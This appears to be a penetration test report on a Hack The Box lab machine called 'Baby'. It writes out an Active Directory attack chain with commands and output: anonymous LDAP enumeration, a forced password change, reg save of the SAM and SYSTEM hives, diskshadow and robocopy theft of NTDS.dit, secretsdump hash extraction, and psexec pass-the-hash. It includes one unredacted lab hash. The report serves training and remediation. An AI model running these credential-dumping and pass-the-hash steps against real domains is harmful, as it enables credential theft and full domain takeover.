Baby Report

Cover

Target: HTB Machine “Baby” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Engagement

The objective of this security assessment was to evaluate the defensive posture of a Windows Active Directory environment by simulating an advanced, adversarial attack path from an external network perspective. The testing focused on identifying misconfigurations and vulnerabilities within core directory services, authentication protocols, and privilege assignment that could lead to the compromise of domain credentials and, ultimately, full administrative control over the entire domain infrastructure.

Scope of Assessment

- **Host Discovery and Service Enumeration:** Initial reconnaissance via comprehensive port scanning identified a Windows host running a full suite of Active Directory services, including LDAP (389, 636), Kerberos (88), SMB (445), and WinRM (5985), confirming it as the Domain Controller (`BabyDC.baby.vl`) for the `baby.vl` domain.
- **Information Disclosure and User Enumeration:** Anonymous LDAP binding was leveraged to enumerate all domain user and group objects without authentication, revealing the user `Caroline Robinson` as a potential target due to weak credential management practices.
- **Credential Compromise and Initial Access:** A misconfigured account state (expired password with a known default) was exploited to gain authenticated access to the `Caroline.Robinson` account. This access was then used to establish a remote shell on the target via WinRM.
- **Privilege Escalation and Credential Harvesting:** The unnecessary assignment of `SeBackupPrivilege` to a standard user was identified and abused. This privilege enabled the creation of a Volume Shadow Copy and the exfiltration of the core Active Directory database (`NTDS.dit`) and the `SYSTEM` registry hive.
- **Domain Compromise:** The extracted `NTDS.dit` file was processed offline to obtain the cryptographic hashes for all domain accounts, including the Domain Administrator. These hashes were used to authenticate to the Domain Controller with the highest privileges, demonstrating a total breach of the domain security boundary.

Ethics & Compliance

All testing activities were conducted under a controlled, authorized engagement within an isolated lab environment designed for security training. No real organizational data, production systems, or external networks were accessed or affected. This report contains sensitive information regarding security flaws and is intended solely for the authorized stakeholders of the "Baby" lab environment to understand the risks and necessary remediation steps. All credentials and hashes discovered during the assessment have been redacted or obscured in this report to maintain confidentiality.

2. Methodology

2.1 Initial Reconnaissance & Port Discovery

To determine the initial attack surface, a full TCP port scan was performed using **Nmap** with a high packet rate (`--min-rate 5000`) to overcome potential traffic filtering and obtain results in a reasonable time.

Command executed:

```
sudo nmap -sS -p- --open -Pn -n --min-rate 5000 $IP -oG allports
```

Scan result:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 21:29 UTC
Nmap scan report for 10.129.2.197
Host is up (0.045s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49669/tcp open  unknown
53391/tcp open  unknown
53392/tcp open  unknown
53401/tcp open  unknown
55098/tcp open  unknown
```

Initial analysis:
20 open TCP ports were identified, characteristic of a **Windows Active Directory Domain Controller (DC)**. Key ports (`53, 88, 135, 139, 389, 445, 636, 3268, 3269, 5985`) confirm directory services (LDAP, Kerberos), authentication (SMB, RPC), and remote management (WinRM, RDP).

2.2 Service Enumeration & Fingerprinting

To obtain service versions and detect specific configurations, a detailed enumeration scan with version detection (`-sVC`) was executed on the identified ports.

Command executed:

```
sudo nmap -sVC -p
53,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49664,49669,53391
,53392,53401,55098 $IP -oN Services
```

Result

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 21:31 UTC
Nmap scan report for 10.129.2.197 (10.129.2.197)
Host is up (0.044s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-
12-03 21:31:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: baby.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: baby.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BABY
|   NetBIOS_Domain_Name: BABY
|   NetBIOS_Computer_Name: BABYDC
|   DNS_Domain_Name: baby.vl
|   DNS_Computer_Name: BabyDC.baby.vl
|   DNS_Tree_Name: baby.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-12-03T21:32:36+00:00
| ssl-cert: Subject: commonName=BabyDC.baby.vl
| Not valid before: 2025-08-18T12:14:43
|_Not valid after:  2026-02-17T12:14:43
|_ssl-date: 2025-12-03T21:33:16+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
53391/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53392/tcp open  msrpc         Microsoft Windows RPC
53401/tcp open  msrpc         Microsoft Windows RPC
55098/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-03T21:32:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Critical findings:

- **Domain name:** `baby.vl`
- **DC name:** `BabyDC.baby.vl`
- **Operating System:** Windows Server (version 10.0.20348 indicates Windows Server 2022)
- **SMB signing enabled and required:** Prevents SMB relay attacks.
- **Accessible services:** LDAP (389, 3268), SMB (445), Kerberos (88), WinRM (5985), RDP (3389).

2.3 Active Directory Enumeration Without Credentials (Null Session)


Anonymous enumeration via SMB and LDAP was attempted to identify users, groups, and shares without authentication.

SMB Enumeration (negative results):

```
nxc smb BabyDC.baby.vl -u "" -p "" --shares
nxc smb BabyDC.baby.vl -u "" -p "" --rid-brute
nxc smb BabyDC.baby.vl -u "" -p "" --users
```

Observation: Attempts at SMB `null session` enumeration were blocked, indicating the DC has restrictive security configurations for anonymous SMB sessions.


```
nxc ldap 10.129.2.197 -u '' -p '' --users
```



Domain users were obtained via anonymous LDAP.

Search for Kerberoastable/AS-REP Roastable Users:

```
impacket-GetNPUsers baby.vl/ -dc-ip 10.129.2.197 -no-pass -usersfile
users.txt
```



No accounts with the `Do not require Kerberos preauthentication` (DONT_REQ_PREAUTH) attribute enabled were found, ruling out an initial AS-REP Roasting attack.

2.4 Discovery of User with Expired Password

To gain a more comprehensive view of objects in the directory, a broader LDAP query was performed.

Command executed:

```
ldapsearch -x -H ldap://BabyDC.baby.vl -b "dc=baby,dc=vl" "(objectClass=*)"
sAMAccountName cn
```

Critical finding:
In the query output, a previously unlisted user object was identified: **`Caroline Robinson`**, located in the Organizational Unit (OU) `it`.

```
# it, Users, baby.vl
dn: CN=it,CN=Users,DC=baby,DC=vl
cn: it
sAMAccountName: it

# Connor Wilkinson, it, baby.vl
dn: CN=Connor Wilkinson,OU=it,DC=baby,DC=vl
cn: Connor Wilkinson
sAMAccountName: Connor.Wilkinson

# Joseph Hughes, it, baby.vl
dn: CN=Joseph Hughes,OU=it,DC=baby,DC=vl
cn: Joseph Hughes
sAMAccountName: Joseph.Hughes

# Kerry Wilson, it, baby.vl
dn: CN=Kerry Wilson,OU=it,DC=baby,DC=vl
cn: Kerry Wilson
sAMAccountName: Kerry.Wilson

# Teresa Bell, it, baby.vl
dn: CN=Teresa Bell,OU=it,DC=baby,DC=vl
cn: Teresa Bell
sAMAccountName: Teresa.Bell

# Caroline Robinson, it, baby.vl
dn: CN=Caroline Robinson,OU=it,DC=baby,DC=vl
```

Object investigation:

```
ldapsearch -x -H ldap://BabyDC.baby.vl -b "CN=Caroline
Robinson,OU=it,DC=baby,DC=vl" "(objectClass=*)" objectClass
userAccountControl
```

The output confirmed the user's existence but did not directly reveal sensitive details.

Authentication attempt:

```
nxc ldap baby.vl -u Caroline.Robinson -p '<Redacted>'
```

```
kali@kali ~/workspace/Baby [12:54:42] $ nxc ldap baby.vl -u Caroline.Robinson -p
LDAP        10.129.2.197    389    BABYDC          [*] Windows Server 2022 Build 20348 (name:BABYDC) (domain:baby.vl)
LDAP        10.129.2.197    389    BABYDC          [-] baby.vl\Caroline.Robinson:<redacted> STATUS_PASSWORD_MUST_CHANGE
```


Key result: Authentication failed with the message `STATUS_PASSWORD_MUST_CHANGE`. This indicated the account exists and has a default or expired password that must be changed at first logon, a common practice for new employee or service accounts.

2.5 Abuse of Mandatory Password Change

Since the user `Caroline.Robinson` had a known but expired password, CrackMapExec's `change-password` module was used to set a new password, leveraging AD behavior that allows a user to change their own expired password without knowing the old one.

Command executed:

```
nxc smb 10.129.2.197 -u Caroline.Robinson -p '<REDACTED>' -M change-password
-o NEWPASS=BabyNew1
```




Success: The password for `Caroline.Robinson` was changed to `BabyNew1`.

2.6 Initial Access & Local Privilege Escalation

With the new valid credentials, access to the system was obtained via WinRM.

Connection and privilege enumeration:

```
evil-winrm -i baby.vl -u Caroline.Robinson -p BabyNew1
whoami /priv
```



Critical finding: The `Caroline.Robinson` account possessed the **`SeBackupPrivilege`** and **`SeRestorePrivilege`**. These privileges allow reading/restoring any file on the system, bypassing Windows ACLs, and are key to stealing domain credentials.

Extraction of critical system files:

From the Evil-WinRM session, the Windows Registry `SAM` and `SYSTEM` files were copied, required to decrypt local hashes.

```
reg save hklm\sam C:\temp\sam.hive
reg save hklm\system C:\temp\system.hive
```

```
*Evil-WinRM* PS C:\temp> reg save hklm\sam C:\temp\sam.hive
The operation completed successfully.

*Evil-WinRM* PS C:\temp> reg save hklm\system C:\temp\system.hive
The operation completed successfully.

*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/4/2025   1:28 PM          49152 sam.hive
-a----         12/4/2025   1:29 PM       20676608 system.hive
```

File download and hash extraction:

The files were downloaded to the attacker machine and processed with `impacket-secretsdump`.

```
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

```
kali@kali ~/workspace/Baby [13:30:06] $ impacket-secretsdump -sam sam.hive -system system.hive LOCAL
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee [redacted]
Guest:501:aad3b435b51404eeaad3b435b51404ee [redacted]
DefaultAccount:503:aad3b435b51404eeaad3b435b51404e [redacted]
[*] Cleaning up ...
```

Result (local hashes):

```
[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8d992faed38128ae85e95fa35
```

```
868bb43:::
```

Observation: The NT hash for the local `Administrator` (`8d992faed38128ae85e95fa35868bb43`) is not valid for domain authentication (it's the hash of the DC's *local* administrator, not the *domain* administrator). To compromise the domain, the `NTDS.dit` file is required.

2.7 Theft of the NTDS.dit File Using SeBackupPrivilege and Diskshadow

The `NTDS.dit` file contains the database of all domain accounts and is locked in use by the `lsass` process. To copy it, a combination of the following was employed:

1. **`diskshadow`** : Native Windows tool for creating volume snapshots (Volume Shadow Copy - VSS).
2. **`robocopy /b`** : Backup copy mode that leverages `SeBackupPrivilege` .

Preparation of the Diskshadow script (`shadow`):

```
set verbose on
set context persistent nowriters
set metadata C:\Windows\Temp\shad.cab
add volume c: alias shad
create
expose %shad% e:
```

- **`/s C:\temp\shadow`** : Executes the script.
- **`create`** : Generates the VSS snapshot of the C: volume.
- **`expose %shad% e:`** : Mounts the snapshot as the `E:\` drive.

Execution on the target:

1. Line format conversion (DOS): `unix2dos shadow`
2. Script upload: `upload shadow C:\temp\shadow`
3. Snapshot creation:

```
diskshadow /s C:\temp\shadow
```

```
Info: Upload successful!
*Evil-WinRM* PS C:\temp> diskshadow /s C:\temp\shad
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  BABYDC,  12/4/2025 5:09:19 PM

→ set verbose on
→ set context persistent nowriters
→ set metadata C:\Windows\Temp\shad.cab
→ add volume c: alias shad
→ create

Alias shad for shadow ID {5551cd63-bcea-40d3-aa0f-ae0b50f54a04} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {19454aa8-f511-4616-b62a-6e249c05df86} set as environment variable.
Inserted file Manifest.xml into .cab file shad.cab
Inserted file Dis3E02.tmp into .cab file shad.cab

Querying all shadow copies with the shadow copy set ID {19454aa8-f511-4616-b62a-6e249c05df86}

        * Shadow copy ID = {5551cd63-bcea-40d3-aa0f-ae0b50f54a04}               %shad%
                - Shadow copy set: {19454aa8-f511-4616-b62a-6e249c05df86}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{711fc68a-0000-0000-0000-100000000000}\ [C:\]
                - Creation time: 12/4/2025 5:09:20 PM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
                - Originating machine: BabyDC.baby.vl
                - Service machine: BabyDC.baby.vl
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %shad% e:
→ %shad% = {5551cd63-bcea-40d3-aa0f-ae0b50f54a04}
```

Verification and copying of `NTDS.dit` from the snapshot:

```
ls e:\
robocopy /b E:\Windows\ntds . ntds.dit
```

```
*Evil-WinRM* PS C:\temp> ls e:\


    Directory: e:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/19/2021   6:24 AM                EFI
d-----         4/16/2025   9:17 AM                inetpub
d-----          5/8/2021   8:20 AM                PerfLogs
d-r---         4/16/2025   8:35 AM                Program Files
d-----         4/16/2025   9:38 AM                Program Files (x86)
d-----         12/4/2025   4:22 PM                temp
d-r---         7/27/2024  10:27 PM                Users
d-----         8/20/2025   9:07 AM                Windows
```

```
*Evil-WinRM* PS C:\temp> download ntds.dit

Info: Downloading C:\temp\ntds.dit to ntds.dit
Progress: 6% : |░░░░░░░░░░|
```

Download and extraction of domain hashes:
The `ntds.dit` file was downloaded and, together with the previously obtained `system.hive`, used to extract all domain hashes.

```
impacket-secretsdump -ntds ntds.dit -system system.hive LOCAL
```

```
kali@kali ~/workspace/Baby [16:23:17] $ impacket-secretsdump -ntds ntds.dit -system system.hive LOCAL
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 41d56bf9b458d01951f592ee4ba00ea6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:[redacted]
Guest:501:aad3b435[redacted]
BABYDC$:1000:aad3b[redacted]
krbtgt:502:aad3b43[redacted]
baby.vl\Jacqueline[redacted]
baby.vl\Ashley.Web[redacted]
baby.vl\Hugh.Georg[redacted]
baby.vl\Leonard.Dy[redacted]
baby.vl\Ian.Walker[redacted]
baby.vl\Connor.Wil[redacted]
baby.vl\Joseph.Hug[redacted]
baby.vl\Kerry.Wils[redacted]
baby.vl\Teresa.Bel[redacted]
baby.vl\Caroline.R[redacted]
[*] Kerberos keys[redacted]
Administrator:aes2[redacted]
Administrator:aes1[redacted]
Administrator:des-[redacted]
BABYDC$:aes256-cts[redacted]
BABYDC$:aes128-cts[redacted]
BABYDC$:des-cbc-md[redacted]
krbtgt:aes256-cts-[redacted]
krbtgt:aes128-cts-[redacted]
krbtgt:des-cbc-md5[redacted]
baby.vl\Jacqueline[redacted]
baby.vl\Jacqueline[redacted]
baby.vl\Jacqueline[redacted]
baby.vl\Ashley.Web[redacted]
baby.vl\Ashley.Web[redacted]
baby.vl\Ashley.Web[redacted]
baby.vl\Hugh.Georg[redacted]
```

Success: The NT hash of the **Domain Administrator** was extracted along with the hashes of all domain users and computers.

2.8 Total Domain Compromise

With the Domain Administrator hash, the highest level of access to the Domain Controller was obtained.

Command execution as Domain Administrator:

```
impacket-psexec baby.vl/Administrator@10.129.2.197 -hashes :
<REDACTED_HASH_NT>
```

Consequence: Full compromise of the `baby.vl` domain was achieved. From this position, an attacker can:

- Exfiltrate any sensitive data.
- Create/delete users and groups.
- Modify Group Policies (GPOs).
- Perform persistence attacks (Golden Ticket, DCShadow, etc.).
- Move laterally to any other domain-joined machine.

2.9 Technical Conclusion


The **Baby** machine demonstrated a classic yet effective attack chain in Active Directory environments:

1. **Enumeration of sensitive information via anonymous LDAP**, allowing the identification of a user (`Caroline.Robinson`).
2. **Abuse of a misconfigured account state** (expired password with a known one), enabling password reset and initial access.
3. **Privilege escalation by abusing over-assigned privileges** (`SeBackupPrivilege`), which allowed the theft of the domain credential database (`NTDS.dit`).
4. **"Living off the Land" (LOLBas) techniques** using native Windows tools (`diskshadow` , `robocopy`) to evade detection and copy locked files.

The weakest link was the **unnecessary assignment of high-risk privileges (`SeBackupPrivilege`)** to a standard user account, combined with an **expired but predictable initial password**.

3. Findings

3.1 Vulnerability: Information Disclosure via Anonymous LDAP Binding




CVSS: CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – **5.3 (Medium)**

Description: The Domain Controller (`BabyDC.baby.vl`) was configured to allow anonymous binding to the Lightweight Directory Access Protocol (LDAP) service on port 389. This misconfiguration enables any unauthenticated network user to query the Active Directory for sensitive information, including the complete list of domain user accounts (`sAMAccountName`), group memberships, and other directory objects, without requiring any credentials.

Impact: This vulnerability served as the initial pivot point for the attack. It allowed the enumeration of all domain users, which was crucial for identifying potential targets (like `Caroline Robinson`). Exposure of the user directory lowers the barrier for further attacks such as password spraying, targeted phishing, or brute-force attempts by providing a valid target list.

Technical Summary: The command `nxc ldap 10.129.2.197 -u '' -p '' --users` successfully retrieved the complete list of domain users. The same technique worked for enumerating groups (`--groups`). This confirmed that the DC's LDAP service did not enforce authentication for basic queries, violating the principle of least privilege and exposing the AD structure.

3.2 Vulnerability: Use of Default or Expired Passwords on User Accounts



CVSS: CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – **9.8 (Critical)**
(Assumes the expired password is known or easily guessable, as was the case here, granting initial access.)

Description: The domain user account `Caroline Robinson` was found in a state where its password had expired (`STATUS_PASSWORD_MUST_CHANGE`), yet a known default or previous password was still accepted to initiate a password change. This represents a weak credential management practice where predictable initial credentials are set for new users without ensuring they are changed securely before deployment or where service account passwords are not rotated.

Impact: This flaw provided a direct path from zero credentials to authenticated access. An attacker who discovered the predictable password (potentially through information leakage, weak company policies, or brute-forcing common formats) could abuse the Windows password change protocol for expired accounts to set a new password of their choice, thereby compromising the account.

Technical Summary: The attack chain was: 1) Identify the user via anonymous LDAP. 2) Attempt authentication with a known or guessed password, receiving the `STATUS_PASSWORD_MUST_CHANGE` response. 3) Use the SMB password change function (via `nxc smb ... -M change-password`) with the old password to set a new one (`BabyNew1`). This granted full control over the `Caroline.Robinson` account.

3.3 Vulnerability: Excessive Privilege Assignment (SeBackupPrivilege)


CVSS: CVSS3.1: AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – **8.2 (High)**
(High impact is tempered by the need for local user access first (PR:H), but leads to full domain compromise (S:C).)

Description: The standard domain user `Caroline.Robinson` was unnecessarily granted the powerful **`SeBackupPrivilege`** (and `SeRestorePrivilege`). These privileges are intended for backup operators and allow the holder to read any file on the system, bypassing all discretionary access controls (DACLs). There was no legitimate business need identified for a standard IT user to hold these rights on a Domain Controller.

Impact: This misconfiguration was the critical enabler for domain compromise. It allowed a low-privileged authenticated user to access and exfiltrate the most sensitive files in the environment: the `NTDS.dit` database and `SYSTEM` registry hive. Combined with living-off-the-land techniques, this led directly to the extraction of all domain password hashes, including the Domain Administrator's.

Technical Summary: After gaining shell access via WinRM, `whoami /priv` confirmed the presence of `SeBackupPrivilege`. This privilege was then abused in two stages: 1) To dump local registry hives (`reg save`). 2) To copy the locked `NTDS.dit` file by creating a Volume Shadow Copy (`diskshadow`) and using the backup-mode of `robocopy (/b)`.

3.4 Vulnerability: Insufficient Protection of Domain Credential Database (NTDS.dit)




CVSS: CVSS3.1: AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – **8.2 (High)**
(Directly linked to 3.3; the privilege allows bypassing the native protection of the file.)

Description: While the `NTDS.dit` file is protected by the operating system and locked while in use, the combination of `SeBackupPrivilege` and native administrative tools (`diskshadow.exe`, `robocopy.exe`) provided a mechanism to create a shadow copy and access the file's raw data. The system lacked additional safeguards, such as privileged access workstations (PAWs) for administrators, robust credential guard, or monitoring for shadow copy creation events by non-administrative users.

